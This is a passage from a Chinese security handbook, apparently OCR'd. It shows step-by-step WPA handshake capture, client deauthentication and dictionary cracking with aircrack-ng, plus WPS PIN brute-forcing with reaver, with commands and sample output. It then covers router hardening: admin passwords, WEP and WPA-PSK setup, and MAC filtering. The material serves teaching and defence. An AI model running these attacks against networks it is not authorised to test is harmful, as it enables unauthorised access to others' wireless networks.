（9）wordlist 目录中有一个压缩文件 rockyou.txt.gz，其中也包含一个字典文件解压缩，如下图所示。

```
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb      dnsmap.txt     fern-wifi    nmap.lst     sqlmap.txt
dirbuster fasttrack.txt  metasploit   rockyou.txt  wfuzz
root@kali:/usr/share/wordlists# cat rockyou.txt | wc -l
14344392
```

2. 破解WPA密码

破解文件之前，需要设置无线路由器的加密方式。设置方法为：首先登录无线路由器，在将无线路由器的加密方式设置成 WPA 加密，如下图所示，修改加密方式后需重启路由器才能生效。



破解 WPA 密码的具体操作步骤如下。

Step 01 使用 airmon-ng strat wlan0 命令，启动网卡并进入 monitor 模式，如下图所示。

```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Step 02 使用“airodump-ng –c <信道> --bssid <AP-MAC地址> -w <保存文件名> wlan0mon”命令，启动数据抓包功能，并保存抓取后的文件，如下图所示。

```
CH  1 ][ Elapsed: 1 min ][ 2018-10-18 23:27

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08    1  53      459       16    0   1  270  WPA2 CCMP   PSK  Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB    1    0 - 6      1      21
```

Step 03 如果 AP 与 STA 有关联，可以使用“arieplay-ng -0 1 –a <AP-MAC 地址> -c <已连接STA-MAC地址> wlan0mon”命令，执行该命令后，会解除 AP 与 STA 的关联，如下图所示。

```
root@kali:~# aireplay-ng -0 1 -a 1C:FA:68:01:2F:08 -c DC:6D:CD:66:FE:CB wlan0mon
04:15:06  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
04:15:07  Sending 64 directed DeAuth (code 7). STMAC: [DC:6D:CD:66:FE:CB] [ 0|55 ACKs]
```

Step 04 当抓取到 AP 与 STA 关联时的 4 次握手信息，如下图所示，会给出相应的提示信息。

```
CH  1 ][ Elapsed: 3 mins ][ 2018-10-18 23:30 ][ WPA handshake: 1C:FA:68:01:2F:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08    1  39     1116       83    2   1  270  WPA2 CCMP   PSK  Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB    0    1e- 0e  1912       92  Test-001
```

Step 05 使用“aircrack-ng -w <字典文件> wpa-01.cap”命令，即可破解出 WPA 密码，如下图所示，可以看到每秒筛选 2174 个密码文件。如果字典中存在密码文件，一定会破解出来，这里获取的密码为 Password。

```
[00:00:00] 172/647 keys tested (2174.05 k/s)

Time left: 0 seconds                                  26.58%

                      KEY FOUND! [ Password ]


Master Key     : 82 94 7A F8 6C 35 F6 53 DD 0F 7F 06 4A 46 17 AB
                 D1 43 4A 74 D1 42 30 00 06 26 60 5C D5 B7 BD 17

Transient Key  : 51 FB B2 7C FA 7B 1F 8D E5 B4 47 12 E0 6B 0A 08
                 46 69 45 F9 E0 15 1B EA 45 34 D3 D2 E9 6F DC 2E
                 FB 9A FE 82 50 92 77 D5 F1 94 89 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 3E 78 E2 FA C6 9D 53 78 F0 95 8F F7 EC 7C 7B A2
```



绝招8：破解无线路由器的WPS密码

Reaver 工具是目前流行的无线网络攻击工具，它主要针对的是 WPS 漏洞。Reaver 工具会对 WiFi 保护设置（WPS）的注册 PIN 码进行暴力破解攻击，并尝试恢复出 WPA/WPA2 密码。

使用 Reaver 工具破解密码的具体操作步骤如下。

Step 01 使用 reaver 命令，查看 Reaver 工具的帮助信息，所需参数如下图所示。

```
root@kali:~# reaver

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions

Required Arguments:
        -i, --interface=<wlan> Name of the monitor-mode interface to use
        -b, --bssid=<mac>      BSSID of the target AP
```

Step 02 将网卡设置成monitor模式，寻找支持WPS的AP，使用“wash -U -i wlan0mon”命令，执行结果如下图所示，其中-U表示以UTF-8字符编码进行显示，-i是具体使用的网卡接口。

```
root@kali:~# wash -U -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
42:31:3C:E1:D0:69    9  -59  2.0  No   RalinkTe   小米共享WiFi_D068
04:95:E6:12:CA:21   11  -57  2.0  No   Broadcom  Chinanet-KTJK9F
AC:A2:13:85:FC:C0    4  -59  2.0  No   RalinkTe  lfwx
A8:57:4E:C7:F8:74   11  -57  2.0  No   Unknown   wangyangyang
28:2C:B2:EA:D5:54   11  -61  2.0  No   Unknown   TP-LINK_EAD554
40:A5:EF:67:85:A2    1  -59  2.0  No             主接03-1
DC:C6:4B:C1:B3:5C    8  -61  1.0  No   RalinkTe  ChinaNet-TKae
38:E2:DD:74:A1:AA    4  -61  2.0  No   RalinkTe  ChinaNet-nkkk
```

提示：可以使用 airodump-ng 工具来寻找支持 WPS 的 AP，使用 airodump-ng-wps wlan0mon 命令，同样可以寻找到支持 WPS 功能的 AP，执行结果如下图所示。

```
root@kali:~# airodump-ng --wps wlan0mon

 CH  5 ][ Elapsed: 30 s ][ 2018-10-20 00:55

 BSSID              PWR Beacons #Data, #/s  CH  MB   ENC  CIPHER AUTH WPS ESSID

 86:83:CD:33:60:73   -9      53     0    0   6  405  OPN                  TPGuest_6073
 F4:83:CD:33:60:73  -20      37     0    0   6  405  WPA2 CCMP   PSK      千    技
 1C:FA:68:01:2F:08  -30      40     0    0   1  270  WPA2 CCMP   PSK  0.0 Test-001
 E4:68:A3:7C:B1:B0  -36       2     0    0   6  54e. WPA2 CCMP   MGT      CMCC
 E4:68:A3:7C:B1:B2  -36       3     0    0   6  54e. OPN                  CMCC-XJ
 E4:68:A3:7C:B1:B5  -36       4     0    0   6  54e. OPN                  A
 E4:68:A3:7C:B1:B1  -38       3     0    0   6  54e. OPN                  and-Business
 E4:68:A3:7C:EF:F5  -39       3     0    0   1  54e. OPN              0.0 A
 E4:68:A3:7C:EF:F2  -40       2     0    0   1  54e. OPN              0.0 CMCC-XJ
```

Step 03 破解 pin 码，使用“reaver -i wlan0mon -b <AP-MAC 地址> -vv -c 3”命令，其中 -vv 显示详细信息，-c 选择信道，如下图所示，每次随机选择一个 pin 码进行发送。

```
[+] Trying pin "33335674"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 1C:FA:68:81:FB:EA (ESSID: TP-LINK_81FBEA)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 0.05% complete @ 2018-11-04 23:55:33 (28 seconds/pin)
```

提示：在破解的过程中，如果加入 -K 1 参数，可以快速破解出 AP 的 PIN 码。

Step 04 获取到 pin 码后，可以通过 pin 码获取密码，这时可以使用“reaver -i wlan0mon -b<AP-MAC 地址 > -vv -p <PIN 码 >”命令来获取密码，这里获取的密码为 Password，如下图所示。

```
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 4 seconds
[+] WPS PIN: '35169857'
[+] WPA PSK: 'Password'
[+] AP SSID: 'Test-001'
[+] Nothing done, nothing to save.
```

13.3　无线路由器的安全防护技巧


无线路由器本身自带安全设置选项，通过设置这些安全选项，可以提高无线路由器的安全性能，从而不受黑客攻击。



绝招9：强化管理员密码

路由器的初始密码比较简单，为了保证局域网的安全，一般需要修改或设置比较复杂的管理员密码，具体的操作步骤如下。

Step 01 打开路由器的 Web 后台设置界面，选择“系统工具”选项下的“修改登录密码”选项，打开“修改管理员密码”工作界面，如下图所示。



Step 02 在“原密码”文本框中输入原来的密码，在“新密码”和“确认新密码”文本框中输入新设置的密码，最后单击“保存”按钮即可，如下图所示。




绝招10：无线网络WEP加密



WEP 采用对称加密机理，数据的加密和解密采用相同的密钥和加密算法。下面详细介绍无线网络 WEP 加密的具体方法。

1. 设置无线路由器WEP加密数据

打开路由器的 Web 后台设置界面，单击左侧“无线参数”→“基本设置”选项，选中“开启安全设置”复选框，在“安全类型”下拉列表中选择 WEP 选项，在“密钥格式选择”下拉列表中选择“ASCII 码”选项。设置密钥，在“密钥 1”后面的“密钥类型”下拉列表中选择“64 位”选项，在“密钥内容”文本框中输入要使用的密码，本实例输入密码为 cisco，单击“保存”按钮，如下图所示。



2. 客户端连接

需要 WEP 加密认证的无线客户端连接的具体操作步骤如下。


Step 01 单击系统桌面右下角“ ”图标，无线客户端自动扫描到区域内的所有无线信号，如下图所示。



Step 02 右击 tp-LINK 信号，在弹出的快捷菜单中选择“连接”菜单命令，如下图所示。



Step 03 弹出“连接到网络”对话框，在“安全密钥”文本框中输入密码 cisco，单击“确定”按钮，如下图所示。



Step 04 单击系统桌面右下角“ ”图标，将光标放在 tp-link 信号上，可以看到无线信号的连接情况，如下图所示，表明已经成功连接无线路由器。



绝招11：WPA-PSK安全加密




WPA-PSK 可以看成是一个认证机制，只要求一个单一的密码进入每个无线局域网节点（例如无线路由器），只要密码正确，就可以使用无线网络。下面介绍如何使用 WPA-PSK 或者 WPA2-PSK 加密无线网络。

1. 设置无线路由器WPA-PSK安全加密数据

Step 01 打开路由器的 Web 后台设置界面，选择“无线设置”→“无线安全设置”选项，进入无线网络安全设置界面。选择“WPA-PSK/WAP2-PSK”单选按钮，在“认证类型”下拉列表中选择“自动”选项，在“加密算法”下拉列表中选择“自动”选项，在“PSK 密码”文本框中输入加密密码，本实例设置密码为“sushi1986”，如下图所示。



Step 02 单击“保存”按钮，弹出一个提示对话框，单击“确定”按钮，重新启动路由器即可，如下图所示。



2. 使用WPA-PSK安全加密认证的无线客户端

Step 01 单击系统桌面右下角“ ”图标，无线客户端会自动扫描区域内的无线信号，如下图所示。



Step 02 右击 tp-link 信号，在弹出的快捷菜单中选择“连接”菜单命令。

Step 03 弹出“连接到网络”对话框，在“安全密钥”文本框中输入密码“sushi1986”，单击“确定”按钮，如下图所示。



Step 04 单击系统桌面右下角“ ”图标，将光标放在 tp-link 信号上，可以看到无线信号的连接情况，如下图所示，表明已经成功连接无线路由器。



提示：在 WPA-PSK 加密算法的使用过程中，密码设置应尽可能复杂，并且要注意定期更改密码。


绝招12：MAC地址过滤的设置



网络管理的主要任务之一就是控制客户端对网络的接入和对客户端的上网行为进行控制，无线网络也不例外，通常无线 AP 利用媒体访问控制（MAC）地址过滤的方法来限制无线客户端的接入。


使用无线路由器进行 MAC 地址过滤的具体操作步骤如下。

Step 01 打开路由器的 Web 后台设置界面，单击左侧“无线参数”→“MAC 地址过滤”选项，默认情况 MAC 地址过滤功能是关闭状态，单击“启用过滤”按钮，开启 MAC 地址过滤功能，单击“添加新条目”按钮，如下图所示。




Step 02 打开“MAC 地址过滤”对话框，在“MAC 地址”文本框中输入无线客户端

的 MAC 地址，本实例输入 MAC 地址为 00-0C-29-5A-3C-97，在“描述”文本框中输入 MAC 描述信息 sushipc，在“类型”下拉列表中选择“允许”选项，在“状态”下拉列表中选择“生效”选项，依照此步骤将所有合法的无线客户端的 MAC 地址加入到此 MAC 地址表后，单击“保存”按钮，如下图所示。



Step 03 选择“过滤规则”选项下的“允许”单选按钮，表明在下面 MAC 列表中生效规则之外的 MAC 地址可以访问无线网络，如下图所示。



Step 04 这样无线客户端在访问无线 AP 时，会发现除了 MAC 地址表中的 MAC 地址之外，其他的 MAC 地址无法再访问无线 AP，也就无法访问互联网。

13.4　无线路由器的安全管理

使用无线路由器管理工具可以方便管理无线网络中的上网设备，本节介绍两个无线路由器安全管理工具，包括 360 路由器卫士与路由优化大师。



绝招13：使用《360路由器卫士》管理

《360 路由器卫士》是一款由 360 官方推出的绿色免费的家庭必备无线网络管理工具。《360 路由器卫士》软件功能强大，支持几乎所有的路由器。在管理的过程中，一旦发现蹭网设备想踢就踢。下面介绍使用《360 路由器卫士》管理网络的操作方法。

Step 01 下载并安装《360 路由器卫士》软件，双击桌面上的快捷图标，打开《路由器卫士》工作界面，提示用户正在连接路由器，如下图所示。



